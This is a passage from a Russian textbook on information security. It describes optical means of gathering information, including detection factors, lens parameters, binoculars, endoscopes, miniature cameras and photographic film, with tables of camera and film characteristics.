$$\sigma = \sqrt{1/n \sum_{i=1}^n (x_i - x_{cp})^2}, \quad \text{где } x_{cp} = 1/n \sum_{i=1}^n x_i$$

Кроме показателей количества и качества информации на этапе поиска и обнаружения объектов для оценки возможностей средств добывания используют такие критерии как вероятность обнаружения (выявления на фоне помех) объектов и их распознавания, определение по измеренным признакам принадлежности объекта, его назначения, функций и свойств. Вероятность обнаружения объектов определяется в результате идентификации текущей признаковой структуры, полученной при наблюдении объекта, с эталонной. Чем больше признаков текущей структуры совпадает с признаками эталонной и чем выше их информативность, тем выше вероятность обнаружения объекта. При распознавании объектов используется тот же механизм. Для достаточно достоверной оценки величины угроз безопасности информации необходимо определение возможностей и путей попадания информации к злоумышленнику.

## **10. Способы и средства добывания информации**

### **10.1. Способы и средства наблюдения**

#### **10.1.1. Способы и средства наблюдения в оптическом диапазоне**

В оптическом (видимом и инфракрасном) диапазоне информация разведкой добывается путем визуального, визуально-оптического, фото- и кино съемки, телевизионного

наблюдения, наблюдения с использованием приборов ночного видения и тепловизоров.

Наибольшее количество признаков добывается в видимом диапазоне. Однако видимый свет как носитель информации характеризуется следующими свойствами:

- наблюдение возможно, как правило, днем или при наличии мощного внешнего источника света;

- сильная зависимость условий наблюдения от состояния атмосферы, климатических и погодных условий;

- малая проникающая способность световых лучей в видимом диапазоне, что облегчает задачу защиты информации о видовых признаках объекта.

ИК-лучи как носители информации обладают большей проникающей способностью, позволяют наблюдать объекты при малой освещенности. Но при их преобразовании в видимый свет для обеспечения возможности наблюдения объекта человеком происходит значительная потеря информации об объекте.

Эффективность обнаружения и распознавания объектов наблюдения зависит от следующих факторов:

- яркости объекта;
- контраста объект/фон;
- угловых размеров объекта;
- угловых размеров поля обзора;
- времени наблюдения объекта;
- скорости движения объекта.

Яркость объекта на входе приемника определяет мощность носителя, превышение которой над мощностью помех является необходимым условием обнаружения и распознавания объекта наблюдения. Современные приемники имеют чувствительность, соответствующие мощности нескольких фотонов.

Контрастность объекта с окружающим фоном является необходимым условием выделения демаскирующих признаков объекта и его распознавания. Контраст  $K$  определяют как отношение разности яркости объекта и фона к яркости объекта или фона:

$$K = (V_o - V_f)/V_o, \quad V_o > V_f \quad \text{или} \quad K = (V_f - V_o)/V_f, \quad V_f > V_o,$$

где  $V_o$  и  $V_f$  — яркости объекта и фона соответственно.

Контраст, определяемый по этой формуле, называется визуальным или физиологическим. В видимом и ближнем диапазонах световых волн контраст на входе оптической системы средства добывания несколько снижается за счет яркости дымки, которую можно рассматривать как помеху. В дальних зонах инфракрасного излучения яркость дымки не оказывает существенного влияния на изменении контраста.

Значения контраста колеблется в довольно широких пределах. При  $K=0.08-0.1$  объект

почти сливается с фоном и плохо различается на фоне.

При поиске объекта его форма не играет большой роли, а имеет значение только его площадь в пределах соотношения сторон от 1:1 до 1:10.

Увеличение угловых размеров объекта в 2 раза сокращает время, необходимое для его обнаружения, в 8 раз.

Время, необходимое для обнаружения объектов светлее и темнее фона при одинаковых абсолютных значениях контраста примерно одинаковое. С увеличением яркости фона время поиска объекта наблюдателем уменьшается, так как увеличивается разрешающая способность и контрастная чувствительность глаза. Если яркость фона чрезмерно велика, то возникает дискомфорт и ослепление, ухудшающие разрешение и контрастную чувствительность глаза.

С увеличением поля обзора увеличивается и время, необходимое для поиска объекта: двукратное увеличение поля обзора повышает время поиска в 4 раза, при этом время поиска определяется не формой поля, а его угловой площадью.

Поиск движущихся объектов имеет свои особенности: движение ухудшает видимый контраст объекта, величина которого зависит не только от угловой скорости, но и от угловой размеров объекта наблюдения. Чем меньше угловой размер объекта, тем больше влияние скорости на время и вероятность обнаружения объекта. Объекты, движущиеся с малой скоростью, обнаруживаются легче, чем неподвижные, а движущиеся с большой скоростью - труднее из-за ухудшения видимого контраста.

Так как физическая природа носителя информации в оптическом диапазоне одинакова, то различные средства наблюдения, применяемые для добывания информации в этом диапазоне, имеют достаточно общую структуру. Ее можно представить в виде, приведенной на рис. 10.1.



Рис. 10.1. Типовая структура средства наблюдения.

Любое средство наблюдения содержит оптический приемник, включающий оптическую систему, светозлектрический преобразователь, усилитель и индикатор.

Оптическая система или объектив проецирует световой поток с информацией от объекта

наблюдения на экран светозлектрического преобразователя. Последний преобразует изображение на своем экране (входе) в параллельный или последовательный поток электрических сигналов, параметры которых соответствуют яркости и цвету каждой точке изображения. Размеры точки определяют разрешающую способность оптического приемника. Изменение вида носителя на выходе оптического приемника вызвано тем, что только электрические сигналы в качестве носителей информации обеспечивают возможность выполнения необходимых процедур с сигналами (усиления, обработки, регистрации и т. д.) для представления информации в форме, доступной человеку.


Возможности средств наблюдения определяются следующими характеристиками средств наблюдения:

- диапазоном частот и спектром световых лучей, воспринимаемых светозлектрическим преобразователем;
- чувствительностью;
- разрешающей способностью;
- полем (углом) зрения.

Средства наблюдения в зависимости от назначения создаются для видимого диапазона в целом или его отдельных зон, а также для различных участков инфракрасного диапазона.

Чувствительность средства оценивается минимальным уровнем энергии светового луча, при котором обеспечивается съем информации с требуемым качеством. Применительно к свету в качестве помехи отношения сигнал/помеха выступает яркость фона на поверхности светозлектрического преобразователя. Качество изображения зависит как от яркости света, так и контрастности принимаемого изображения. Помехи могут создавать также лучи света, попадающие на вход от других источников света, искажающие изображение или уменьшающие его контрастность. На экране светозлектрического преобразователя при посторонней внешней засветке наблюдается ухудшение качества изображения, аналогичное варианту прямого попадания на экран телевизионного приемника яркого солнечного света.

Разрешающая способность характеризуется минимальными линейными или угловыми размерами между двумя соседними точками изображения, которые рассматриваются как отдельные. Так как изображение формируется из точек, размеры которой определяются минимальными угловыми размерами, то вероятность обнаружения и распознавания объекта возрастает с повышением разрешающей способности средства наблюдения (увеличением количества точек изображения объекта).

Поле зрения это то, что проецируется на экране оптического приемника. Угол, под которым средство «видит» предметное пространство, называется углом поля зрения. Часть поля зрения, удовлетворяющего требованиям к качеству изображения по его резкости, называется полем или соответственно углом поля изображения.

Параметры средств наблюдения определяются, прежде всего, параметрами оптической системы и оптического приемника. Но на них оказывают влияние также способы обработки.

Наиболее совершенным средством наблюдения в видимом диапазоне является зрительная система человека, включающая глаза и области мозга, осуществляющие обработку сигналов, поступающих с сетчатки глаз.

Возможности зрения человека характеризуются следующими показателями:

- глаз воспринимает световые лучи в диапазоне 0.4 - 0.76 мкм, причем максимум его спектральной чувствительности в светлое время суток приходится на голубой цвет (0.51 мкм), в темноте - на зеленый (0.55 мкм);

- порог угловых размеров, которые глаз различает как две отдельные точки на объекте наблюдения, составляют днем - 0.5-1 угл. мин., ночью - 30 угл. мин.;

- порог контрастности различимого объекта по отношению к фону составляет днем - 0.01- 0.03, ночью - 0.6;

- диапазон освещенности объектов наблюдения, к которым адаптируется глаз, чрезвычайно широк - 60-70 дБ;

- при освещенности менее 0.1 лк (в безоблачную лунную ночь) глаз перестает различать цвет.

Уникальные возможности глаз человека достигаются, в том числе благодаря совершенству его оптической системы-хрусталика, выполняющей функции объектива. Совершенство хрусталика проявляется, прежде всего, тем, что его кривизна с помощью специальных глазных мышц изменяется таким образом, чтобы обеспечить на сетчатке глаза максимально четкое изображение объектов, расположенных на различных расстояниях от наблюдателя. Хотя ведутся исследования по созданию подобных искусственных объективов, но приблизиться к возможностям хрусталика глаза пока не удается.

### **Объективы**

Объектив в силу постоянства кривизны поверхностей линз и оптической плотности стекла объективы проецируют изображения с различного рода погрешностями. Наиболее заметными из них являются следующие:

- сферическая aberrация, проявляющаяся в отсутствии резкости изображения на всем поле зрения (оно резко в центре или по краям);

- астигматизм - отсутствие одновременной резкости на краях поля изображения для вертикальных и горизонтальных линий;

- дисторсия - искривление прямых линий;

- хроматическая aberrация - появление цветных окантовок на границах световых переходах, вызванных различными коэффициентами преломления линз объектива спектральных составляющих световых лучей.

С целью уменьшения погрешностей объективов они выполняются из большого (до 10 и более) количества линз с различной кривизной поверхностей. Все или отдельные группы линз склеиваются между собой.

Качество объективов описываются большим количеством параметров. Для целей оценки возможностей средств наблюдения основными из них являются: фокусное расстояние, угол поля зрения и изображения, светосила, разрешение, частотно-контрастная характеристика.

По величине фокусного расстояния объективы делятся на короткофокусные, с фокусным расстоянием  $F$ , меньшим длины диагонали кадра поля изображения  $d$ , нормальные или среднефокусные ( $F \approx d$ ), длиннофокусные и телеобъективы с  $F > d$ , а также с переменным фокусным расстоянием.

Объектив с переменным фокусным расстоянием (панкратический) представляют собой сложную оптическую систему, в которой предусмотрена возможность смещения оптических компонентов, за счет чего изменяется величина фокусного расстояния. Величину фокусного расстояния изменяют дискретно или плавно.

Дискретное изменение фокусного расстояния достигается применением афокальных насадок, уменьшающих или увеличивающих фокусное расстояние в два раза. Плавное изменение величины фокусного расстояния осуществляется перемещением отдельных компонент вдоль оптической оси по линейному или нелинейному закону. В зависимости от способа коррекции аббераций их подразделяют на вариообъективы и трансфокаторы.

Вариообъективы представляют собой единую оптическую схему, в которой изменение фокусного расстояния осуществляется непрерывным перемещением одного или нескольких компонентов вдоль оптической оси.

Трансфокаторы состоят из афокальной насадки с переменным, плавным увеличением и объектива с постоянным фокусным расстоянием.

Сложность оптической конструкции объективов с переменным фокусным расстоянием вызвана, прежде всего, тем, что при изменении фокусного расстояния должно автоматически сохраняться положение плоскости резкого изображения наблюдаемого объекта. Добиваются этого путем оптической компенсации (при линейном перемещении компонентов) и механической (при нелинейном). В первом случае достигают кратности изменения фокусных расстояний не более 3, во втором - 6-7.

По углу поля зрения (изображения) различают узкоугольные объективы, у которых величина угла не превышает 30 град., среднеугольные (угол в пределах 30 - 60 град.), широкоугольные с углом более 60 град. и, наконец, - с переменным углом изображения у объективов с переменным фокусным расстоянием.

Чем больше фокусное расстояние  $F$  объектива, тем больше деталей объекта можно рассмотреть на его изображении, но тем меньше угол поля зрения. Поэтому для обнаружения

объекта используют короткофокусные объективы, а для распознавания - длиннофокусные. Размеры объекта  $h$  на изображении определяются в зависимости от размеров реального объекта  $H$ , расстояния от него до объектива  $L$  и фокусного расстояния объектива  $F$  по соотношению  $h = F \cdot H / L$ .

Светосила характеризует способность объектива создавать освещенность в поле кадра в соответствии с яркостью объекта. На светосилу объектива влияют следующие факторы:

- относительное отверстие объектива;
- прозрачность (коэффициенты пропускания, поглощения, отражения) линз;
- коэффициент увеличения (масштаб получаемого изображения);
- коэффициент падения освещенности к краю кадра.

Светосила без учета реальных потерь света в линзах оценивается величиной геометрического относительного отверстия, равного  $k = D/F$ , где  $D$ -диаметр входного отверстия объектива (апертура),  $F$ -фокусное расстояние, и обозначается в виде 1:  $k$ . Эффективное относительное отверстие объектива меньше геометрического на величину потерь света в его линзах. По величине относительного отверстия объективы делятся на сверхсветосильные, у которых 1:  $k > 1:2$ , светосильные (1:  $k = 1.28-1.4$ ) и малосветосильные с 1:  $k > 1.4$ . Чем больше светосила объектива, тем выше чувствительность средства наблюдения. Однако при этом растут искажения изображения и для их уменьшения усложняют конструкцию светосильных объективов, что естественно приводит к их удорожанию.

Свет, падающий на линзу и проходящий через нее, отражается и поглощается. Количество поглощенного света зависит от толщины стекла (в среднем 1-2% на 1 см толщины). Чем больше отражающих поверхностей имеет объектив, тем больше потери света. В объективах из 5-7 линз потери света на отражение могут составлять 40-50%. Уменьшают потери света просветлением линз.

Просветлением называются способы уменьшения отражения света от поверхности стекла путем нанесения на него тонкой пленки с коэффициентом преломления меньше преломления стекла линзы. Толщина просветляющей пленки должна составлять  $1/4$  длины волны падающего на линзу света. В этом случае отраженные лучи света в силу противоположности фаз с падающими компенсируются и, следовательно, отражение света отсутствует. Первоначально объективы просветляли для желто-зеленой части спектра, к которой наиболее чувствителен глаз человека. Просветленный объектив в отраженном свете приобретал сине-фиолетовый оттенок и назывался «голубой» оптикой. Современные технологии просветления оптики позволяют наносить на поверхность линзы 12-14 слоев просветляющих пленок и перекрывать тем самым весь спектр видимого диапазона света. Такую оптику маркируют индексами МС - многослойное покрытие. Объективы МС в отраженном свете не меняют цвет. В настоящее время все объективы просветляются.



Способность объектива передавать мелкие детали изображения оценивается разрешающей силой. Она выражается максимальным числом  $N$  штрихов и промежутков между ними на 1 мм поля изображения в его центре и по краю. Наиболее высокую разрешающую силу имеют объективы для микрофотографирования в микроэлектронике. Она достигает 280-440 линий на мм по центру и 260-400 линий на мм по краю кадра.

Так как одним из основных факторов, определяющих вероятность обнаружения и распознавания объектов, является контрастность его изображения по отношению к фону, то важной характеристикой объектива как элемента средства наблюдения является его частотно-контрастная характеристика. Она служит мерой способности объектива передавать контраст деталей объекта и измеряется отношением контрастности деталей определенных размеров на изображении и на объекте. Уменьшение контраста мелких деталей на изображении вызвано тем, что в результате различных aberrаций объектива на изображении размываются границы деталей наблюдаемых объектов.

Для количественной оценки частотно-контрастной характеристики в качестве исходного объекта используется эталонный объект наблюдения - мира в виде черно-белых линий с уменьшающейся шириной, нанесенных, например, тушью на белой бумаге. По результатам измерений контрастности линий на проецируемом объективом изображении строится зависимость контраста  $K=f(n)$  количества линий в 1 мм. Эта зависимость определяет частотно-контрастную характеристику объектива.

В связи с большими техническими проблемами создания универсальных объективов с высокими значениями показателей, оптическая промышленность выпускает широкий набор специализированных объективов: для фото и киносъемки, портретные, репродукционные, проекционные, для микрофотографирования и т. д.

Для добывания информации применяются в основном объективы трех видов: для аэрофотосъемки, широкого применения (фото, кино и видеосъемки с использованием бытовых и профессиональных камер) и для скрытой съемки.

Объективы широкого применения разделяются в соответствии с размерами фотоаппаратов: для малоформатных и миниатюрных, среднеформатных и крупноформатных камер. Для скрытого наблюдения используются:

- телеобъективы с большим фокусным расстоянием (300-4800 мм) для фотографирования на большом удалении от объекта наблюдения, например, из окна противоположного дома и далее;

- так называемые точечные объективы для фотографирования из портфеля, часов, зажигалки, через щели и отверстия. Они имеют очень малые габариты и фокусное расстояние, но большой угол поля зрения.

Например, объектив фотоаппарата, вмонтированного в корпус наручных часов, имеет

размеры 7.5 мм с апертурой 2.8 мм. В миникамерах фирм Hitachi, Sony, Philips, Oskar используются объективы диаметром 1-4 мм и длиной до 15 мм.

### **Визуально-оптические приборы**

Для визуально-оптического наблюдения применяются оптические приборы, увеличивающие размеры изображения на сетчатке глаза. В результате этого повышается дальность наблюдения, вероятность обнаружения и распознавания мелких объектов. К визуально-оптическим приборам относятся бинокли, зрительные трубы, перископы, стереотрубы, теодолиты. Для наблюдения за объектами наиболее распространены бинокли. Бинокль (от лат. *binus*-пара и *oculus* - глаз) - оптический прибор из двух параллельных соединенных между собой зрительных труб. В зависимости от оптической схемы зрительной трубы бинокли разделяются на обыкновенные (галилеевские) и призмённые.

Зрительная труба призмённого бинокля состоит из объектива, обращенного в сторону объекта наблюдения, системы призм, оборачивающей изображение, и окуляра - объектива, обращенного к зрачку глаза. В обыкновенном бинокле призмы отсутствуют, оптические оси объектива и окуляра трубы совпадают, расстояние между центрами объективов и центрами окуляров зрительных труб одинаково и равно 65 мм (среднее расстояние между зрачками глаз наблюдателя). Бинокли этого типа просты по устройству, дают прямое изображение предметов, обладают высокой светосилой, однако имеют малое поле зрения и не позволяют устанавливать углоизмерительную сетку. Наиболее распространены призмённые бинокли. Они обладают сравнительно большим полем зрения и повышенной стереоскопичностью за счет увеличения расстояния между центрами объективов труб. В призмённых биноклях устанавливают углоизмерительную сетку в фокальной плоскости объектива и окуляра. Зрительные трубы у призмённых биноклей шарнирно закреплены на общей оси, что позволяет подбирать расстояние между окулярами по базе глаз наблюдателя (от 54 до 74 мм). Объективы и призмы оборачивающей системы закреплены в зрительных трубах неподвижно, а окуляры могут выдвигаться для установки по силе зрения наблюдателя. Для этого на окулярных трубах наносятся диоптрийные шкалы. По увеличению (кратности) наиболее совершенные бинокли военного назначения условно разделяются на две группы: среднего увеличения (6-8 кратные, поле зрения 8-5) и большого увеличения (кратность более 10, поле зрения 5-2). Например, бинокль Б-6 имеет увеличение 6 при угле поля зрения 8.5 градусов, БП-8 - увеличение 8 при угле поля зрения-7 град., Б-15 - увеличение 15, угол поля зрения - 4 град.. Созданы широкоугольные бинокли с углом зрения до 70 и более градусов.

Чтобы улучшить наблюдение при тумане, ярком солнечном освещении или зимой на фоне снега, на окуляры бинокля надеваются желто-зеленые светофильтры. В некоторых биноклях для обнаружения действующих инфракрасных приборов ночью применяют специальный экран, чувствительный к инфракрасным лучам.

В последнее время применяются так называемые панкратические бинокли, плавно изменяющиеся увеличение в значительных пределах (от 4 до 20 и более). При этом в обратно пропорциональной зависимости изменяется величина поля зрения. Такие бинокли наиболее удобны для наблюдения: позволяют производить поиск объектов при большом поле зрения, но малом увеличении, и изучение объекта - при большом увеличении. Например, панкратический бинокль фирмы Tasko (США) имеет увеличение 8-15, угол зрения 6.0-3.6 градусов и диаметр входного зрачка 5-2.3 мм. У панкратических зрительных труб увеличение может изменяться в еще больших пределах. Например, кратность увеличения зрительной трубы фирмы Swiff (Великобритания) составляет 6-30 при угле зрения 7.5-1.3 градусов.

На базе волоконно-оптических световодов созданы разнообразные типы технических эндоскопов для наблюдения через малые отверстия диаметром 6-10 мм. Типовой технический эндоскоп состоит: из окулярной части, через которую проводится наблюдение, рабочей части в виде волоконно-оптического кабеля длиной 600-1500 мм, дистальной части, содержащей объектив, и осветительного жгута для подсветки объекта наблюдения. Эндоскопы комплектуются сетевыми или аккумуляторными осветителями с источниками света - галогенными лампами мощностью 20-150 Вт. В эндоскопе обеспечивается возможность отклонения дистальной части на 180 градусов в вертикальной и горизонтальной плоскостях. Угол поля зрения объектива составляет 40-60°, фокусировка объектива обеспечивает наблюдение как вблизи (от 1 мм и далее), так и “ в бесконечности” (на расстоянии более 5 м).

### **Фото- и киноаппараты**

Визуально-оптическое наблюдение, использующее такой совершенный оптический прибор, как глаз, является одним из наиболее эффективных способов добывания, прежде всего, видовой информации. Однако оно не позволяет регистрировать изображение для последующего изучения или документирования результатов наблюдения. Для этих целей применяют фотографирование и киносъемку с помощью фото и киноаппаратов.

Фотографический аппарат представляет собой оптико-механический прибор для получения оптического изображения фотографируемого объекта на светочувствительном слое фотоматериала.

Все фотоаппараты состоят из светонепроницаемого корпуса с закрепленным на его передней стенке объективом, устройства для размещения или фиксации светочувствительного материала, расположенного у задней стенки корпуса, и затвора.

Так как светочувствительный материал обеспечивает получение качественной фотографии при строго дозированной световой энергии, проецируемой на светочувствительный материал, то затвор пропускает в течение определенного времени

(времени экспозиции или выдержки) световой поток от фотографируемого объекта. Указанные части фотоаппарата являются основными. По мере конструктивного развития фотоаппарат “обрастал” различными узлами и механизмами, которые облегчали и автоматизировали процесс съемки, позволяли расширить возможности применения фотоаппарата, улучшить его технические параметры. Эти узлы и механизмы называют вспомогательными. К ним относятся:

- видоискатель для определения границ поля изображения;
- дальномер для ручного или автоматического определения расстояния до объекта съемки;
- фокусирующий механизм для совмещения фокальной плоскости объектива с плоскостью расположения светочувствительного материала;
- механизм, транспортирующий фотопленку на один кадр и точной установки ее против кадрового окна фотоаппарата;
- экспонометрический узел, предназначенный для определения экспозиционных параметров (выдержки и диафрагмы) в соответствии со светочувствительностью используемого фотоматериала и яркостью объекта.

Профессиональные фотоаппараты известных фирм (Nicon, Canon, Kodak, Contax, Pentax, Zenit) представляют собой сложнейшие оптико-электро-механические устройства, автоматически учитывающие все изменения в освещенности объекта во время фотосъемки.

Размер используемого в них светочувствительных материалов положен в основу условного деления всех фотоаппаратов на несколько групп. В настоящее время по этому признаку (по размерам получаемых негативов) выделяют пять групп: микроформатные, полуформатные, мало, средне и крупноформатные. Фотоаппараты применяют различные типы светочувствительных материалов: фотопластинки, плоские и рулонные фотопленки.

Другим важным признаком классификации является назначение фотоаппарата. По этому признаку они делятся на общие и специальные.

От способов обеспечения резкого изображения на светочувствительном материале (наводки на резкость) зависит конструктивное решение почти всего фотоаппарата. По этому признаку модели, используемые для добывания информации, можно разделить на следующие группы:

- с наводкой на резкость по изображению на экране, которое проецируется объективом фотоаппарат с помощью встроенных в него подвижному и неподвижному зеркал (у так называемых зеркальных или SLR- фотоаппаратов);
- с наводкой по монокулярному дальномерному устройству (у дальномерных фотоаппаратов), механически связанному с объективом фотоаппарата;
- с неподвижным жестковстроенным объективом, сфокусированным на гиперфокальное

расстояние;

- автофокусирующие (с помощью устройства автоматической фокусировки).

По технической оснащенности фотоаппараты можно разделить на следующие классы: простой, средний, высокий.

По показателям оснащенности фотоаппарата встроенными экспонометрами, а также по степени автоматизации установки экспозиционных параметров фотоаппараты делят на три группы: с ручной установки, с полуавтоматической и с автоматической установкой экспозиции.

Повышение технической оснащенности расширяет возможности фотоаппаратов, но усложняет возможность их миниатюризации.

Микроформатные фотоаппараты имеют более простую конструкцию и заряжаются узкой пленкой шириной 8-16 мм. Одна из особенностей ряда ранних микроформатных фотоаппаратов - горизонтальная компоновка аппарата с объективом, утопленным в корпусе. Корпус таких моделей состоит из двух частей, одна из которых подвижная. Перед съемкой фотоаппарат телескопически раздвигается, открывая объектив и видоискатель. Одновременно производится транспортирование пленки и взвод затвора. Таким образом, выдвигная часть корпуса является одновременно защитным кожухом, рычагом взвода и протяжки пленки для следующего кадра ("Минокс", "Агфаматик-4008", "Киев-30").

Более новые модели имеют традиционную форму. Мировыми лидерами среди производителей таких фотоаппаратов являются АО "Красногорский завод" и немецкая фирма "Robot".

Например, фотоаппарат "МФ-1" (Красногорский завод) представляет полуавтомат с пружинным приводом, имеет светосильный объектив с  $F=2.8$ , размер кадра 18x24 мм. Конструкция фотоаппарата предполагает дистанционное управление, а пружинный привод дает возможность работать в любых климатических условиях. Недостаток - относительно большой шум при перемотке. Фотоаппарат "Robot-SC electronic" менее шумящий и при небольших габаритах работает с использованием стандартной пленки 35 мм. Параметры некоторых микроформатных фотоаппаратов приведены в табл. 10.2.

Таблица 10.2.

Наименование	Габариты, мм	Вес, г	Примечание
"Minox-C2	122x28x16	102	F=15 мм
PK 1570-SS (в зажималке)	26x16x55	40	Негатив 8x11 мм

OVS-1	*	36	Пленка шириной 9.5 мм
PK 415	30x18x80	50	Кассета 12, 24, 36 кадров
PK 365	28x52x68	165	Негатив 14x21 мм
PK 785-S	120x50x38	180	F=24 мм, негатив 13x17 мм

Возможности добывания информации путем фотографирования определяются, как параметрами фотоаппаратов, так характеристиками (спектральным диапазоном, чувствительностью, разрешающей способностью) светочувствительных материалов, на которые проецируется объективом изображение наблюдаемого объекта.

Светочувствительные материалы (фотокиноплёнка, фотопластины, фотобумага) представляют собой тонкую желатиновую плёнку, содержащую светочувствительные вещества на целлулоидной плёнке, стеклянной пластине или плотной бумаге.

Для фотосъёмки наиболее широко применяются материалы, у которых в качестве светочувствительного слоя используются мельчайшие кристаллы галогенида серебра ( $\text{AgBr}$ ,  $\text{AgCl}$ ,  $\text{AgI}$ ), взвешенные в растворе желатины. Этот раствор, называемый эмульсией и нанесённый тонким слоем на подложку, после высыхания образует тонкий, сравнительно твёрдый и гибкий слой. Галоидное серебро является непосредственным приёмником световых лучей. Поэтому от особенностей строения, размеров, количества и пространственного распределения в слое зерен галоидного серебра существенно зависит качество получаемого изображения.

В момент экспонирования под действием квантов света в микрокристаллах галогенида серебра происходит образование металлического серебра, которое осаждается на центрах светочувствительности (центрах скрытого изображения), увеличивая их размер. Таким образом, в результате фотографирования в светочувствительном слое возникает скрытое изображение. Для превращения его в видимое изображение необходима химическая обработка светочувствительного слоя, включающего проявление, фиксирование, промывку и сушку.

При проявлении происходит превращение невидимого изображения в видимое путем воздействия на микрокристаллы галогенидов серебра со следами скрытого изображения химическими веществами проявителя. В результате этого воздействия экспонированные микрокристаллы галогенидов серебра восстанавливаются до металлического серебра,

образуя видимое изображение.

Кристаллы, не подвергшиеся действию света, остаются в светочувствительном слое. Для удаления из эмульсионного слоя неэкспонированных и соответственно невосстановленных в процессе проявления кристаллов галогенида серебра производится фиксирование, в ходе которого галогенид серебра под действием некоторых химических веществ превращается в несветочувствительное, прозрачное, легко растворимое соединение.

После промывки с целью удаления из светочувствительного слоя продуктов реакции проявления и фиксирования и последующей сушки получается негативное изображение. В негативном изображении степень почернения его элемента пропорциональна яркости исходного изображения на светочувствительном слое. Для получения позитивного (прямого) изображения необходимо провести позитивный процесс, включающий фотопечать, проявление, фиксирование и сушку. Позитивная фотопечать проводится путем экспонирования фотоматериала через негатив. При проявлении позитивного фотоматериала на нем получается изображение, обратное по яркости изображению негативу.

Так как энергия фотонов снижается с увеличением длины волны, то для формирования спектрального диапазона светочувствительного материала в слой вводят добавки-сенситизаторы. Черно-белые фотопленки по спектральной чувствительности делятся на категории, указанные в табл. 10.3.

Таблица 10.3.

Спектральная характеристика пленки	Зона сенситизации, мкм	Зона спектра, к которой чувствительна пленка
Несенситизированная	до 0.50	Ультрафиолетовая, фиолетовая, синяя
Ортохроматическая	0.58	Зеленая, желтая
Изоортохроматическая	0.60	Синяя, желтая, зеленая
Изохроматическая	0.64	Синяя, зеленая, оранжевая, оранжево-красная
Панхроматическая	0.68 - 0.70	Синяя, зеленая, красная
Изопанхроматическая	0.70	Синяя, зеленая, красная
Инфрахроматическая	0.90	Инфракрасная

В настоящее время широко применяется, в особенности из космоса, «многозональная съемка», которая предусматривает одновременное (синхронное) фотографирование одного и

того же участка земной поверхности или объекта в различных (обычно 4-6) узких (0.04-0.10 мкм) зонах спектра на фотопленки с различными спектральными характеристиками. Информативность многозональных снимков зависит от информативности зон спектра, в которых производят съемку. Но в любом случае она выше, чем черно-белых цветных фотографий.

В современных способах цветной фотосъемки цветовыделение осуществляется использованием многослойных фотоматериалов, имеющих на одной подложке три эмульсионных слоя. Каждый из слоев чувствителен к лучам одного из основных цветов: синего, зеленого и красного. При съемке в каждом из трех эмульсионных слоев образуется скрытое изображение. Фотохимическая обработка цветных материалов сложнее, чем черно-белых и состоит из следующих операций: проявление, отбеливание, фиксирование, промывка, сушка и ряда промежуточных операций, способствующих повышению качества цветного изображения. Отбеливание, отсутствующее при обработке черно-белых материалов, предназначено для перевода металлического серебра в центрах скрытого изображения, снижающего яркость красителей слоев, в его комплексную соль.

Многослойные цветные фотопленки существенно уступают черно-белым по разрешающей способности, что усугубляется также значительным влиянием воздушной дымки в атмосфере на контраст изображения в сине-фиолетовой зоне спектра. Поэтому цветная фотосъемка применяется при невысоких требованиях по разрешению и большой информативности такого демаскирующего признака как цвет. В интересах разведки цветная космическая и воздушная съемка широко не применяется. Для этих целей более распространена фотосъемка на основе спектрзональных аэрофотопленок, имеющих 2-3 эмульсионных светочувствительных слоя. В отличие от цветных пленок, к которым предъявляются требования по идентичности в калориметрическом отношении изображения и оригинала, на спектрзональных аэрофотопленках объекты отображаются в условных цветах, не соответствующих привычному цвету объектов.

Технология съемки и фотохимической обработки спектрзональной пленки не отличается от цветной. Но информативность спектрзональных снимков значительно выше, чем цветных по следующим причинам:

- используются наиболее информативные с точки зрения возможностей обнаружения и распознавания объектов зоны спектра;
- зоны смещены в область больших значений длин волн, вследствие чего уменьшается отрицательное влияние воздушной дымки на контраст оптического изображения;
- двухслойные спектрзональные аэрофотопленки имеют более высокую (примерно в 2 раза) разрешающую способность, чем многослойные цветные пленки.

Чувствительность фотоматериалов измеряется в России в условных единицах ISO (до



недавнего времени в единицах ГОСТа), в США и многих других странах - в единицах ASA, в Германии - в DINax. Перерасчет чисел светочувствительности, определенных по разным сенсиметрическим системам, сложен, так как в каждой системе используются разные критерии светочувствительности. Система ISO практически идентична системе ASA. В единицах DIN чувствительность приблизительно равна десятикратному значению десятичного логарифма значений светочувствительности в единицах ISO. Например, широко применяемая для бытовой съемки пленка имеет чувствительность 100, 200 и 400 ед. ISO соответствует чувствительности 21, 24 и 27 ед. DIN. В зависимости от назначения чувствительность фотоматериалов колеблется в широком диапазоне - от единичных значений до тысяч. Фирма «Кодак» выпускает специальную фотопленку, значения чувствительности которой достигают 10 тысяч единиц. Такая пленка позволяет проводить фотосъемку при освещенности, оцениваемой человеком как темнота. Однако она требует специальной обработки за 10-12 часов перед фотосъемкой. Разработана монохроматическая пленка переменной чувствительности, величина которой зависит от длительности ее проявления.

Разрешающая способность, так же как для объективов, оценивается в линиях на один мм и достигает для специальных пленок, используемых для микрофотографирования, значений в 200-300 линий/мм. Способность фотоматериала отдельно с заданным контрастом воспроизводить мелкие близко расположенные детали изображения определяется структурными свойствами фотографических материалов. Зернистая структура фотографической эмульсии вызывает рассеяние света в слое при экспонировании и ограничивает возможность воспроизведения мелких деталей и резкость изображения. Причем чем выше чувствительность фотоматериала, тем больше зернистость эмульсии. Разрешающая способность аэрофотопленок достигает 200 и более лин/мм, пленки широкого применения имеют разрешение менее 100 лин/мм.

